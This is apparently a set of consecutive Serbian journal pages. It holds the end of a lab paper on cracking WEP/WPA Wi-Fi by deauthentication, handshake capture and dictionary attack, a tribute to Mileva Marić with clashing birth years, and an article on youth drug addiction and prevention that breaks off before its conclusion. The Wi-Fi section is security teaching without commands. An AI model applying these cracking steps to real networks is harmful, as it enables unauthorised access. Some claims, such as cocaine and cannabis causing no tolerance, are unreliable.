Nakon ovoga je sačekano da uređaj UserPC bude deautentifikovan, kako bi se uhavtio handshake u ovom procesu deautentifikacije. Kada je handshake uspešno uhvaćen, softver prelazi na napad, pri kome vrši isprobavanje šifri iz rečnika, i u njima traži kandidata za šifru WPA mreže. S obzirom da je ovaj napad izvršen u laboratorijskim uslovima, izabrana je šifra koja postoji u rečniku i kao rezultat toga je WPA enkripcija razbijena, i otkrivena šifra „Audience“. Na taj način je izvršen drugi eksperiment.

6. ZAKLJUČAK

Važno pitanje vezano za bežične mreže je pitanje bezbednosti. Zbog načina prenosa podataka u bežičnim mrežama one su pogodne za različite tipove napada. Često korišćeniji algoritmi za zaštitu ovih mreža su WEP, WPA i WPA2. U radu su

demonstrirana dva načina za relativno lake napade na mreže koje su zaštićene na ova dva načina. Dok je kod WEP bežičnih mreža veoma lako otkriti šifru za pristup, WPA mreže su relativno dobro zaštićene, ukoliko se izabere jača šifra, pa se upotreba WPA (i WPA2) enkripcije danas preporučuje.

7. LITERATURA

- [1] Adam, Mojtaba Mohi Eldeen, and Ashraf Gasim Elsid Abdallah. "WIFI SECURITY", International Journal Of Advances in Engineering and Management (IJAEM), Volume 2, Issue 2, 2015., p. 143-149.
- [2] Siemens, WLAN Security Today: Wireless more Secured than Wired, White Paper: Communication for the open minded, 2008.
- [3] Gounaris, G. "WiFi security and testbed implementation for WEP/WPA cracking demonstration", Thesis, Kingston University London, 2014.
- [4] Grubor, G., Gotić, A. "KORPORATIVNA AKTIVNA DIGITALNA FORENZIČKA ISTRAGA PRIMENOM BACKTRACK-A", 10. Međunarodni naučni skup Sinergija, 2012., p. 131-138
- [5] Cisco Packet Tracer , <http://www.packettracernetwork.com/>, pristupljeno 31.05.2015.
- [6] How to Crack WEP Key With Backtrack 5 [wifi hacking], <http://hackyshacky.com/blog/wep-cracking-backtrack-5/>, pristupljeno 31.05.2015.
- [7] CRACKING WPA USING FERN WIFI CRACKER, <https://dalewifisec.wordpress.com/tag/4-way-handshake/>, pristupljeno 31.05.2015.



**МИЛЕВА МАРИЋ АЈНШТАЈН
(1854 – 1935)**

**Милева Марић Ајнштајн,
супруга генијалног научника
племенита мајка, коаутор
теорије релативитета. Рођена 19.
децембра 1875. године у Тителу у
Војводини. Школовала се у
Новом сад, Сремској
Митровици, Шапцу, Загребу,
Цириху, Хајделбергу. За време
боравка на Универзитету у
Хајделбергу 1897-98 године
проучавала фотоелектрични
ефекат код нобеловца,
професора Ленарда, а код
професора Минковског учила о
четвородимензионалној
геометрији које је основа теорије
релативитета. Милева Марић је
била не само животни сапутник
„светског генијалног научника“
и племенита мајка, него и
блистав научни ум.**

NARKOMANIJA I NJENE POSLEDICE

DRUG ADDICTION AND ITS CONSEQUENCES

Dr ČEDOMIR IVANOVIĆ, profesor strukovnih studija
Visoka tehnička škola strukovnih studija u Zrenjaninu

REZIME

Glavni oblici asocijalnih ponašanja mladih su: narkomanija, alkoholizam, kockanje, prostitucija, prosjačenje i dr. U ovom radu se sažeto tretiraju pobrojani oblici ponašanja mladih. Problemi se posmatraju sa više aspekata: bezbednosna kultura, zdravstvene posledice, pravne posledice. Posebna pažnja posvećena je metodama i postupcima prevencije i zaštite.

ABSTRACT

The main forms of antisocial behavior of young people are: drug addiction, alcoholism, gambling, prostitution, begging, e.t.c. This paper briefly treated enumerated forms of young people. Problems are viewed for several aspects: security culture, legal consequences, health consequences. Special attention was paid to methods and procedures of prevention and protection.

1. NARKOMANIJA I NJENE POSLEDICE

U literaturi se sreće veći broj definicija narkomanije. Prema jednoj od naučno relevantnih definicija narkomanija podrazumeva "svaki vid uzimanja droga ili bilo kakvih opojnih sredstava, koja stvaraju bilo psihičku, bilo fizičku zavisnost,..

Pojam narkomanija polazi od širokog shvatanja pojma droge, pa tako u najširem smislu reči droga je svaka supstanca prirodnog ili sintetizovanog porekla koja uneta u organizam izaziva promene jedne ili više psihičkih, odnosno somatskih funkcija organizma." . Polazeći od takvog određenja pojma narkomanija, što podrazumeva najširi oblik zavisnosti od droga, između ostalog obuhvata i alkoholizam, zatim zavisnost od droga, kao i neke druge vidove zavisnosti koji pripadaju lakim drogama, a to su kafetinizam, nikotinizam i drugo.

O nazivu pojave uzimanja droge u nemedicinske svrhe, ne postoji jedinstven stav. Tako, prema jednom od mišljenja "zavisnost od droga (narkomanija) predstavlja stanje psihičke ili fizičke zavisnosti, ili i jedne i druge, od droge, koje nastaje kod osoba koje periodično ili stalno uzimaju drogu." Uzimanje droge i stvaranje zavisnosti od nje uslovljava reakciju društvene sredine na tu pojavu. Stav društva, koji se izražava u obliku represije, posledica je sukoba narkomana sa okolinom.

2. ASPEKT BEZBEDNOSNE KULTURE MLADIH

Iz iznetog se da lako zaključiti da, narkomanija predstavlja sociopatološku pojavu, koja često uzrokuje i mnogobrojne kriminogene posledice. Prema tome, narkomaniju ne možemo posmatrati samo kao socijalni problem, nego sve češće, kao što konstatuje (Krivokapić dr Vladimir), kao "kriminogeni faktor". Ovo pogotovu u slučajevima kada proizvodnja, prerada i transport droge u organizovanom i masovnom obliku u okviru jedne društvene zajednice, dostigne takav stepen i razmere, da bitno ugrožavaju dato društvo. Naime, svedoci smo da je u nekim latinoameričkim državama "narkomanija" dostigla takve razmere, da je ušla u mnoge „državne strukture“, i da bitno utiče na sve društvene tokove, i donošenje važnih odluka.

3. NARKOMANIJA MLADIH

Narkomanija mladih, je danas veoma visoko zastupljena, što je veoma značajno sa aspekta prevencije i rehabilitacije. Naime, ličnost mladog narkomana predstavlja transfer s jedne strane za eksperimentisanje, a sa druge strane za uspostavljanje zavisnosti od droga, i ta svojstva su:

- znatiželja i potreba za novim iskustvima,
- potreba za samodokazivanjem,
- potreba za samoaktualizacijom

- potreba za identifikacijom (u odnosu na druge ljude)
- drugo...

"Kod narkomanije mladih veliki značaj imaju narkomanske grupe, dok kod klasičnih narkomana postoji individualno korišćenje droge. Narkomanska grupa ima veliki značaj iz dva razloga:

- a) vezana je za sam promet droge;
- b) vezana je za obeležje narkomanije mladih, a to je narkomanska -subkultura.

Narkomanska subkultura:- formiranju narkomanske subkulture znatno je doprineo pokret mladih, pogotovo "hipi pokret". Ono što je bitno jeste, da retko koja društvena institucija (uključujući i porodicu) ima mehanizme povezanosti kao što imaju narkomanske grupe. Pripadnost narkomanskoj -subkulturi, za uživaoca droge, koja je strogo kontrolisana i ilegalna, ima izuzetan značaj, koji se ogleda u:

- a) zajedničkom uživanju droge;
- b) mogućnosti nabavke droge,
- c) osećanje zaštićenosti i uzajamno razumevanje;
- d) i postojanje sličnih ideja.

Narkomanija se danas smatra bolešću zavisnosti, sadašnjosti i budućnosti. Epidemiološki podaci koji se odnose na našu zemlju su sve alarmantniji. Najznačajnije karakteristike zavisnosti koje variraju prema vrsti droge su: psihička zavisnost, fizička zavisnost i tolerancija.

Psihička zavisnost je posebno stanje svesti, koje se sastoji u želji i potrebi nekih ljudi za efektima droge, koje oni doživljavaju kao prijatna i koji im donosi zadovoljstvo. Opšta karakteristika svih droga jeste, da stvaraju psihičku zavisnost i da imaju dejstvo na percepciju (opažanje), na izazivanje euforičnog raspoloženja.

Fizička zavisnost se sastoji u opštoj adaptaciji organizma na stalno prisustvo droge, jer je usled uzimanja droge došlo do promene metabolizma, pa tako, ukoliko se naglo prekine uzimanje droge, dolazi do apstinencijalnog sindroma kao fizičkog poremećaja, koga karakterišu različiti somatsko-vegetativni i psihički poremećaji, kao što su:

- povišena temperatura;
- drhtavica;
- grčevi;
- mučnina;
- drugo...

Fizičku zavisnost, čine mnogobrojne vrste i klasifikacije droga. Ovde će mo nabrojati osnovne:

Opijati-droge koje nastaju na bazi opijuma;
-heroin, morfijum;

Barbiturati -soli barbituratske kiseline(razne pilule za umirenje I drugo...;

Kokain -lišće i zrnevlje biljke koke;

Amfetamin -razne pilule za mršavljenje;

Kanabis- hašiš, marihuana;

Halucinogenici -LSD-25, meskalin, psilocybin;

Tolerancija: -označava postepeno opadanje dejstva droge, odnosno nemogućnosti da se željeni efekti postignu ranijom količinom droge, pa je zato neophodno stalno povećavati dozu droge da bi se postigli efekti.

Tolerancija postoji kod opijata, barbiturata, amfetamina, halucinogenika, a ne postoji kod kokaina i kanabisa, pa zato kod ovih vrsta droga, gde ne postoji tolerancija, postoji tendencija legalizacije, s tim što je bitno obezbediti kontrolisanu količinu droge, koja treba da bude čista.

Ono što je bitno, jeste da svaka droga ima svoj karakterističan tip zavisnosti, odnosno, da postoje različiti tipovi zavisnosti s obzirom na različita svojstva droge.

Svim drogama je zajedničko da stvaraju:

- psihičku zavisnost;
- dovode do promena psihičkih svojstava i ponašanja;
- dovode do fizičkih i somatskih poremećaja;
- zatim do poremećaja funkcionisanja socijalnih odnosa, što zapravo znači da uzimanje droga dovodi do psihičkog i socijalnog propadanja mladog čoveka.

4. PRAVNI ASPEKT

Sa pravnog aspekta može se govoriti o tri vrste droga.

- a) zabranjene droge -čija je proizvodnja zabranjena (npr. limitirana je količina proizvodnje opijuma),
- b) kontrolisane droge- koje se upotrebljavaju isključivo u medicinske svrhe, i to po strogoj kontroli i procedure;
- c) nekontrolisane droge- gde spada najveća količina droga.

5. ZLOUPOTREBA DROGA

Ovo je problem sa kojim se suočava sve veći broj porodica u našoj zemlji i ne samo kod nas. Kao razlog posezanja za drogom, mladi najčešće navode potrebu za dokazivanjem zrelosti, želju za očuvanjem prijateljstva sa vršnjacima koji uzimaju drogu, nespremnost za suočavanje sa problemima u školi ili u odnosima sa ljudima iz užeg ili šireg okruženja, želju za postojanjem zadovoljstva I drugo

Dakle, roditelji direktno ili indirektno učestvuju u svakom od navedenih povoda. Nerazumevanjem ili potcenjivanjem problema "to se dešava drugima, a ne i mom detetu", nedostatkom vremena, nesnalaženjem u roditeljskoj ulozi i neodgovarajućim odnosom prema deci, roditelji stimulišu "pogrešan odgovor" nepripremljenog mladog čoveka na iskušenja sredine, uključujući i zloupotrebu droga.

Posledice propusta u obavljanju svojih roditeljskih dužnosti snose najviše deca. Najveća iskušenja mladih sa napred prezentovanim činjenicama, dešavaju se u

najosetljivijem životnom dobu- između detinjstva i punoletstva (adolescenciji)

Taj period karakteriše slobodnije kretanje i druženje sa širim krugom vršnjaka i drugim osobama. To je vreme u kome je danas, sve veći broj mladih u prilici da dođe u dodir sa drogom. Da li će je probati ili ne, zavisi od mnogih činilaca, kao što su:

- sama ličnost;
- kulturološke odlike društvene sredine;
- običaji;
- uticaji sredine;
- drugo...

Jedan od razloga zašto je mladom čoveku toliko teško da se odupre drogama „jeste i taj što mu drogu nudi prijateljstvo vršnjaka „stariji ortak“.

Manje od 20% izvora droge za mlade su dileri. Razvijanje raznih veština za odupiranje, alkoholu, duvanu i drugim drogama kao i pritisku vršnjaka, pripremiće dete roditelj, staratelj, porodica, nastavnik i druga autoritativna osoba, da kaže odlučno "ne".

Porodica je jedan od značajnih, ako ne i najznačajnijih činilaca, koji može da doprinese formiranju odgovarajućeg stava u odnosu na droge kod mladog čoveka.

5.1. Prevencija

Prevencija u odnosu na mlade ne zasniva se samo na ulozi porodice, već njena saradnja sa širom društvenom zajednicom i školom, tako da sveobuhvatan pristup ima pre svega vaspitni karakter.

Aktivnosti u smislu preventivnog delovanja od strane roditelja prema svojoj deci (prema Đokiću, 2000.god.) sastojale bi se u sledećem :

Mladi uzrasta od (8 -12)godina

- učite svoje dete da ceni individualnost;
- razgovarajte o ljudima koje dete voli;
- pitajte svoje dete šta ono voli u svojoj individualnosti,
- istražujte sadržaje prijateljstva;
- otkrijte šta vaše dete podrazumeva pod prijateljstvom;
- učite dete da izbegava riskantne situacije;
- izbegavajte situacije koje podstiču dete da(pije, puši, uzima drogue);
- učite dete da koristi pozitivan pritisak grupe (neke škole i društvene organizacije sponzorišu programe u kojima vršnjaci podržavaju pozitivne vrednosti jedni kod drugih.);
- pružite neophodnu podršku svom detetu da kaže "ne";
- kulturno i lepo vaspitano dete „nailazi na poštovanje u društvu, ali nije uvek i dobro pripremljeno da bude samopouzđano;
- detetu treba dati više slobode u donošenju odluka, ali ga treba kontrolisati (nadzirati);
- ostvarite uvid u odnose deteta sa njegovim prijateljima;

- uspostavite granice slobode i konsekvence kažnjavanja;
- zadržite kontrolu u "žutoj liniji"(kritičnim, provokativnim situacijama);
- usaglasite se sa svojim bračnim drugom (čak i ako ste razvedeni);
- učestvujte u preventivnim naporima u zajednici;
- manifestujte važnost dobrog zdravlja(diskusiju o zdravlju možete koristiti da objasnite kako droga, pušenje i alkohol nanose štetu organizmu);
- diskutujte kako TV -reklame pokušavaju da primoraju ljude da kupe određene proizvode;
- izvedite zaključke da ljudi ipak treba da koriste svoju procenu korisnosti tih proizvoda;
- predočite deci reklame na TV- o duvanu, alkoholu (pivu);
- diskutujte sa decom o korisnosti lekova i štetnosti droga.
- Najvažnije je da osposobite svoje dete da kaže "ne", da odbije ponudu ili da se suprotstavi pritisku kad je droga u pitanju.

Mladi uzrasta(13-15)godina

To je period pre adolescencije.Ustvari to je najkritičniji period. Potreba deteta da bude prihvaćeno u grupi vršnjaka može biti osnova zloupotrebe, ukoliko je kriterijum prihvatanja spremnost da se koristi droga. Samopouzđanje, odgovornost u donošenju odluka i rešavanju problema, koje je dete razvilo ranije, mogu biti veoma korisne u odupiranju pritisku vršnjaka.

Deca u ovom uzrastu počinju da se suočavaju sa apstrakcijama i počinju da razmišljaju o budućnosti. Oni razumeju da njihovi postupci imaju konsekvence i znaju kako njihovo ponašanje utiče na ostale. Snažna emocionalna podrška i dobar model zrelosti (dobar primer odraslog) su veoma bitni za identifikaciju. Pričajući trinaestogodišnjaku da će dobiti tumor pluća i srčanu bolest u tridesetoj ili četrdesetoj godini ,nema nikakvog uticaja na promenu ponašanja.

Poruke se moraju odnositi na "ovde i sada", (loš zadah, mrlje na zubima, rano boranje ,uzrokovano pušenjem duvana). U ovom uzrastu kod mladih, treba sprovesti pravila o neuzimanju alkohola i droga uz odgovarajuća objašnjenja koja treba da zna:

- karakteristike određenih droga;
- efekte droge na cirkulaciju, respiratorni, nervni i reproduktivni sistem, etape u razvoju zavisnosti (upotreba, zloupotreba, zavisnost);
- nepredvidljivost razvoja zavisnosti od osobe do osobe, i načine na koje droga utiče na koordinaciju aktivnosti (npr. vožnja auta, učešće u sportu i drugo);
- uloga porodične anamneze u riziku da adolescent postane zavisnik od alkohola i drugih droga.

Što se tiče roditelja, preporučene aktivnosti bi se sastojale u:

- upoznajte prijatelje vašeg deteta i njihove roditelje;
- podelite očekivanja u pogledu ponašanja vaše dece;
- zajedno izgradite pravila o vremenu kada se mora biti u kući, o zabavama kojima ne prisustvuju stariji, drugim socijalnim aktivnostima;
- ostvarujte nadzor nad kretanjem vašeg deteta.

Ako dete odlazi u bioskop, morate znati koji se film daje u tom bioskopu i sa kim dete izlazi. Promene u poslednjem trenutku (npr. odlazak u drugi bioskop), ne treba dozvoliti, naročito ako se o tome ne postigne dogovor sa roditeljima drugog deteta. Nastavite da uvežbavate sa svojim detetom način da kaže "ne". Učite se da prepoznate problematične situacije (boravak u kući bez prisustva starijih, gde se može piti alkohol i drugo). Dečji strah od seksualnosti i doživljaj razlike u odnosu na druge zahtevaju vašu pažnju. Provedite vreme sa svojim detetom diskutujući o osećanjima kojima pridaje važnost i drugo.

Adolescenti u uzrastu od 16 do 18 godina, su uglavnom učenici srednjih škola I student, koji su orijentisani na budućnost i sposobni su da misle apstraktno. Idealistički odnos, prema realnosti, zainteresovanost za dobrobit drugih i kritički stav prema odnosima u svetu odraslih, često čine adolescente "buntovnicima bez razloga".

Pripadnost grupi nastavlja da motivise njihovo ponašanje. Do kraja srednje škole mladi treba da razumeju: a) trenutni i zbirni fizički efekat određenih droga, mogućnost fatalnog ishoda od kombinovanja droga, upotreba psihoaktivnih supstanci za lečenje bolesti i nesposobnosti, efekte alkohola i drugih droga na fetus tokom trudnoće, povezanost između upotrebe droga i side, mogući ishod upotrebe psihoaktivnih sredstava, posebno na vožnju automobila pod uticajem droga ili alkohola, efekte alkohola i drugih droga na društvo i dr. Svako društvo, kao što je rečeno, reaguje preventivno ili represivno na pojavu narkomanije. Stavovi se prema tom problemu, u mnogome razlikuju u zavisnosti od države do države, a što zavisi od: vrste droge, načina njenog uzimanja kao i od društvene štetnosti koju proizvode. "Naše društvo posebno oštro reaguje na uzimanje droga među mladima, primenjujući različit spektar mera socijalne kontrole, vaspitanja, obrazovanja i represije. Mere reagovanja društva klasifikuju se prema tzv. opštem modelu reagovanja koji se u osnovi sastoji od četiri modela: moralističko-legalnog, medicinskog, psihosocijalnog i socio-kulturnog." . Socio-kulturni model je interesantan sa aspekta teme ovog rada, a ogleda se u tome što se narkomanija smatra društvenom devijacijom i u tom smislu treba reagovati preventivno. U praksi reagovanja društva nijedna zemlja ne koristi neki od modela u izvornom obliku, nego se praktikuje primena elemenata

sva četiri modela. Sa stanovišta bezbednosne kulture mladih u osnovnim i srednjim školama, bitno je sveobuhvatno sagledati kako obučiti (osposobiti, edukovati) decu - mlade, u veštinama odupiranja ovoj opakoj pojavi i kako ih zaštititi da ne dođu pod uticaj vršnjaka koji su već postali zavisnici od droge.

6.PRIMARNA PREVENCIJA ZLOUPOTREBE PSIHOAKTIVNIH SUPSTANCI KOD MLADIH

Mnogi autori sa različitih naučnih aspekata ukazali su da zloupotreba droge među mladima u Republici Srbiji poprima epidemijske razmere i u tome se sve više približavamo svetskim trendovima. Postojeća kriza u društvu i poremećen sistem vrednosti najviše se prelamaju preko mladih. Umesto termina "droga" sve češće se koristi širi termin "psihoaktivne supstance" kojim se označavaju sve materije koje menjaju stanje svesti, opažanje, raspoloženje, mišljenje i ponašanje. Mladi najčešće stiču svoja prva iskustva sa drogama u periodu adolescencije. To je vreme kada se dešavaju burne i veoma brze telesne i psihološke promene. Uz to od mlade osobe se očekuje da ovlada određenim razvojnim zadacima i da donese najvažnije odluke u svom životu. Očekuje se da izabere profesiju i stvori osnovu za ekonomsku nezavisnost, da oformi identitet, da se prilagodi na telesne promene i seksualnost, da se osposobi za bliskost i odgovornost u odnosu sa drugima. Adolescenti često počinju da koriste alkohol i droge u pokušaju da savladaju teškoće u postizanju razvojnih zadataka. Postoje određena svojstva ovog perioda koja posebno povećavaju rizik. To je pre svega bunt protiv roditelja i drugih autoriteta. Mladi počinju da dovode u pitanje roditeljski autoritet, pravila koja su oni određivali kao i njihove stavove i očekivanja. Istovremeno za tinejdžera sve veći značaj dobijaju vršnjaci. Potreba da se vrednuju i prihvate postaje jedna od najznačajnijih potreba u ovom periodu. Ako se mlada osoba nađe u grupi koja koristi droge, trebaće joj mnogo sigurnosti u sebe i samopouzdanja da izdrži odbacivanje ako odbije ono što joj se nudi (drogu, piće). U ovom periodu mladi su preokupirani sopstvenim izgledom, kvalitetima i sopsobnostima i to stalno preispituju. Istovremeno dolazi do manjeg ili većeg pada samopouzdanja i samocenjenja. To je posledica veoma brzih telesnih promena na koje se nije uvek lako navići ali i isprobavanja novih načina komunikacije sa roditeljima i vršnjacima. Smanjeno samocenjenje je veoma bolno, zato što mladi još uvek ne mogu da shvate da su njihove krize prolazne i da su normalna pojava u razvoju. U ovoj fazi, mladi uče da podnesu psihički bol. To je vreme kada pate dublje i intenzivnije nego što su ikad patili i što će ikad patiti. Sve nabrojane promene mogu povećati rizik da adolescent podlegne različitim posrednim i neposrednim pritiscima da "prihvati igru sa drogom". Naravno, ključno je pitanje: zašto neki mladi izazove adolescentskog perioda koriste kao priliku za spoznavanje samih sebe i razvoja, a neki pribegavaju drogama? Brojni uticaji koje mlada osoba trpi u

porodici, školi i širem okruženju imaće odlučujuću ulogu.

Statistički podaci Svetske zdravstvene organizacija (SZO) pokazuju da u periodu između trinaeste i petnaeste godine oko 10% adolescenata ima neko iskustvo sa drogom. Sa povećanjem uzrasta raste i procenat onih koji su probali ili konzumiraju neku vrstu droge. Najzastupljenija je marihuana, koja se često smatra lakom drogom, da bi se pokazalo da su njeni efekti relativno blagi u poređenju sa efektima drugih droga. Preko 30% mladih koji su imali iskustvo sa drogom prvi susret ostvaruje u školi, na žurci, u diskoteci ili u svom stanu.

Zloupotreba psihoaktivnih supstanci je višedecenijski problem u svetu, a sve više i kod nas. Rađena su mnogobrojna istraživanja s ciljem da se problem rasvetli i pronađu adekvatna rešenja. Tako su identifikovane četiri faze korišćenja droge kod mladih: konzumiranje piva i vina; konzumiranje žestokih pića; pušenje marihuane; korišćenje drugih supstanci kao što su stimulansi, sedativi, halucinogeni, kokain i heroin koji se obično nazivaju teškim drogama da bi se pokazalo da su njihovi efekti relativno snažni u poređenju sa efektima marihuane. Dakle, istraživanja su pokazala da samo mladi koji su koristili droge u jednoj fazi postaju njeni korisnici u narednoj, i da su tu izuzeci veoma retki. Tako, skoro svi adolescenti koji piju žestoka pića u prethodnoj fazi su pili pivo i vino; skoro svi koji puše marihuanu, prethodno su pili žestoka pića, a skoro svi koji koriste teške droge prethodno su imali iskustvo sa marihuanom. Mladi koji prethodno nisu koristili droge retko probaju marihuanu a da prethodno nisu prošli kroz fazu konzumiranja alkohola, a oni koji su pili alkohol retko eksperimentišu sa korišćenjem zabranjenih droga a da prethodno nisu probali marihuanu (prema podacima SZO).

Činjenica da korišćenje tzv. teških droga nastaje kao posledica prethodnog konzumiranja lakih ne znači da korišćenje jedne droge obavezno vodi ka drugoj. Ne dešava se nužno da adolescenti koji piju, obavezno pređu na marihuanu, a za one koji koriste marihuanu nije obavezno da postanu budući korisnici kokaina i heroina. S druge strane, verovatnoća korišćenja određene supstance u određenoj fazi biće veća među mladima koji su koristili neku supstancu u prethodnoj fazi nego među onima koji to nisu. Studije SZO su pokazale da je u šestomesečnom periodu praćenja učenika srednje škole utvrđeno, da je 27% onih koji su prethodno pušili ili pili probalo marihuanu, dok je samo 2% onih koji su je probali a da prethodno nisu ni pušili ni pili. Slično tome, 26% korisnika marihuane iz ovih istraživanja je otišlo korak dalje (i probalo stimulanse, halucinogene ili heroin), dok je samo 1% onih koji su ih probali a da nikad pre toga nisu pušili marihuanu. Dakle, istraživanjima je utvrđeno je da postoje šabloni korišćenja droge koji se mogu svrstati u četiri kategorije: a) eksperimentalno, b) društveno, v) medicinsko i g) nekontrolisano (zavisničko) korišćenje. Mladi koji pokazuju sklonost ka eksperimentalnom korišćenju droga obično probaju tzv. lake droge jednom

ili, možda, nekoliko puta iz radoznalosti da bi stekli novo iskustvo, a onda prestaju da ih koriste. U slučaju društvenog korišćenja droge, mladi koriste drogu kao sredstvo učestvovanja u grupnim aktivnostima sa vršnjacima. Kako se, ponekad, adolescenti mogu okupljati prvenstveno radi zajedničkog uživanja u drogi, društveno korišćenje droge se najviše primenjuje na žurkama, plesovima, koncertima i u drugim posebnim prilikama okupljanja mladih radi zabave. Kao i eksperimentalno korišćenje droge, društveno korišćenje pokazuje tendenciju samo povremenog i neredovnog konzumiranja droge. Medicinsko korišćenje droge podrazumeva konzumiranje droge kao sredstva za umirenje anksioznosti, tenzije ili pri različitim operativnim zahvatima. Po samoj svrsi kojoj služi, medicinsko korišćenje droge postaje redovan ili uobičajen način da se osoba suoči sa ili pobegne od životnih problema. Prema SZO, učenici koji redovno koriste alkohol ili drogu u manjim količinama izjavili su da to čine prvenstveno da bi se oslobodili nervoze ili depresije, da bi pobegli od problema, da bi se opustili i uživali u efektima koje ona proizvodi, dok je retko kao razlog navedena grupna (društvena) pripadnost. Tako se dolazi do zaključka da je medicinsko korišćenje droge, uglavnom, individualno iskustvo. Nekontrolisano (zavisničko) korišćenje droge, takođe predstavlja individualno iskustvo. Sastoji se od navike na konzumiranje jedne ili više droga i zavisnost od droge(a). Bilo koja droga može postati navika ako osoba postane zavisna fizički i mentalno, od efekata koje ona proizvodi. Karakteristika koja definiše osobu koja je zavisnik jeste da ta osoba oseća realnu fizičku i psihičku agoniju (simptomi odvikavanja) kada im se uskrati droga. Rezultat toga je da zavisnici, u odnosu na sva četiri tipa korisnika droga, najčešće i najredovnije koriste drogu. Brojni istraživači su našli značajne dokaze emocionalnih poremećaja kod onih koji prekomerno koriste drogu. Kod mladih, generalno govoreći, što mladi ljudi više koriste alkohol i druge droge, to je veća verovatnoća da će: imati loš uspeh u školi; da će sve manje učestvovati u grupnim aktivnostima svojih vršnjaka; da će imati sve lošije odnose sa roditeljima i da će podleći delinkventnom ponašanju.

Program primarne prevencije bolesti zavisnosti bi trebalo da obuhvati pre svega stalnu objektivnu i organizovanu edukaciju, posebno mladih. Vaspitanje treba da promeni stavove u ponašanju u smislu ostvarenja sadržajnog života i formiranja negativnih stavova prema narkomaniji, alkoholu i duvanu. U toj edukaciji trebalo bi da budu uključeni svi: roditelji, nastavnici, zdravstveni radnici, društvo u celini. Imajući to na umu stručnjaci su u zadnjih nekoliko godina pravili niz programa koji su namenjeni edukaciji u oblasti droga. Ovi programi su se u početku zasnivali na očekivanjima da adolescenti koji su na adekvatan način informisani o rizicima konzumiranja psihoaktivnih supstanci neće ni pokušati da ih probaju. Međutim, ma koliko da je to očekivanje logično, nema pouzdanih dokaza da je učestvovanje u programima obrazovanja u

oblasti droga dovoljno sprečilo adolescente da konzumiraju drogu. Naprotiv, neka istraživanja su pokazala da informisanje mladih o drogama često ima efekat "bumeranga", odnosno da se više povećava nego što se smanjuje nivo konzumiranja droga. Početni naponi u edukaciji u oblasti štetnog dejstva psihoaktivnih supstanci bili su neuspešni ne zato što su bili loše koncipirani, već zbog toga što su bili mali i što su kasno "stigili". Većina adolescenata na početku srednje škole, koji su kasnije imali problema sa drogom, već su pre toga koristili lake droge. Samim tim, kada su u pitanju učenici srednje škole, ne može se previše očekivati od obezbeđivanja konkretnih informacija za njih. Isto tako, ni moralne pridike namenjene mladima ne mogu dati značajne pozitivne rezultate jer su sistemi vrednosti na ovom uzrastu uglavnom već oformljeni pod uticajem porodice i vršnjaka.

Imajući sve to na umu, edukacija u oblasti droga u srednjoj školi postepeno je prebačena u niže razrede, a fokusiranje na rizik koji postoji pri konzumiranju droga zamenjeno je fokusiranjem na prednosti koje postoje kada se droga ne koristi. Istovremeno, savremeni programi prevencije zloupotrebe psihoaktivnih supstanci posebnu pažnju posvećuju pružanju pomoći mladim ljudima da postanu dovoljno sigurni u sebe i odlučni u pružanju otpora društvenim uticajima koji ih mogu dovesti u neprilike. To znači da se intenzivno radi na tome da se adolescenti osposobe da se suprotstave svim nagovorima da koriste droge i svim izazovima koje jedno takvo iskustvo može da im pruži. Programi ove vrste su namenjeni i učenicima mlađih razreda srednje škole, ali su posebno pripremljeni za učenike viših razreda osnovne škole obezbeđujući im veća znanja o posledicama korišćenja droga, generišući negativne stavove prema konzumiranju droga. Programi se, sa stanovišta bezbednosne kulture mladih, uglavnom sprovode na dva nivoa: a) edukacija roditelja i b) edukacija učenika.

Aktivnosti edukacije roditelja se ostvaruju kroz kontinuiranu saradnju, roditeljske sastanke; kroz formiranje zdravstvenih odbora i dr. Tim koji se sastoji od zdravstvenih i prosvetnih radika se proširuje kroz učešće samih učenika i njihovih roditelja. Aktivnosti edukacije roditelja obuhvataju: upoznavanje roditelja sa osobenostima dečjeg i adolescentnog perioda i faktorima koji najčešće dovode do poremećaja u razvoju mladih, posebno onih koji dovode do zloupotrebe droga; njihovo osposobljavanje da aktivno deluju u prevenciji poremećaja u razvoju dece i omladine i da predupređuju takve pojave; omogućavanje diskusija i razgovora roditelja sa ekspertima i savetnicima iz ove oblasti; podsticanje roditelja da neodložno i neizostavno potraže pomoć ako posumnjaju da njihovo dete koristi drogu.

Aktivnosti edukacije učenika obuhvataju: implementaciju programa primarne prevencije

zloupotrebe psihoaktivnih supstanci u postojeće nastavne planove, od obdaništa do završnih razreda, učeći decu da je upotreba droge štetna (podržavajući odbrambene snage učenika); razvijanje pozitivne motivacije, osamostaljivanje i građenje vere u sebe i sopstvene mogućnosti, postepeno prihvatanje sve odgovornijih uloga kroz podsticaj i ohrabrivanje, kao i stvaranje i negovanje atmosfere drugarstva i uzajamnog poštovanja; edukaciju grupe učenika da preventivno deluju na vršnjake da se suprotstave narkomaniji, da ubeđuju korisnike narkotika da traže pomoć i prijavljuju one koji u školi prodaju drogu; uključivanje što većeg broja učenika u vannastavne aktivnosti kako bi se, kroz organizovano angažovanje u slobodnom vremenu, kreativno potvrdili na onim sadržajima koji donose radost i zadovoljstvo. Istovremeno, ovakvo angažovanje, ostvaruje zaštitu od alijenacije - otuđenja ličnosti i usvajanje etički pozitivnih vrednosti i kriterijuma; intenzivan rad odeljenskih zajednica sa temama i psihološkim radionicama koje će imati za cilj razvijanje pozitivne slike o sebi, jačanje ega u cilju odbrane od poroka, razvoj saradničke komunikacije, dobre atmosfere u školi, učenje pružanja pomoći i podrške drugima, uvažavanje ličnosti drugih, učenje tolerancije na različitost, suočavanje sa neuspehom i u vezi sa tim jačanje lične kontrole i istrajnosti; prepoznavanje i otkrivanje problema svakog deteta, a zatim pružanje pomoći da se problemi prevaziđu i da se ostvari lična afirmacija kroz rad i adekvatno ponašanje; rano otkrivanje zloupotrebe droga, konsultacije sa porodicom, zdravstvenom i psihološko-pedagoškom službom, razgovor sa učenicom, ukoliko je potrebno i sa odeljenskom zajednicom, uz apsolutno izbegavanje prikriivanja problema ili stigmatizaciju zavisnika; saradnja sa institucijama i organizacijama koje se bave istim problemom; nastavničko veće kroz inovirane programe treba da obezbedi stalno informisanje nastavnika i drugih pedagoških radnika o problemima zloupotrebe droga, metodama i oblicima rada u borbi protiv njihove pojave i širenja među mladima.

7.ZAKLJUČAK

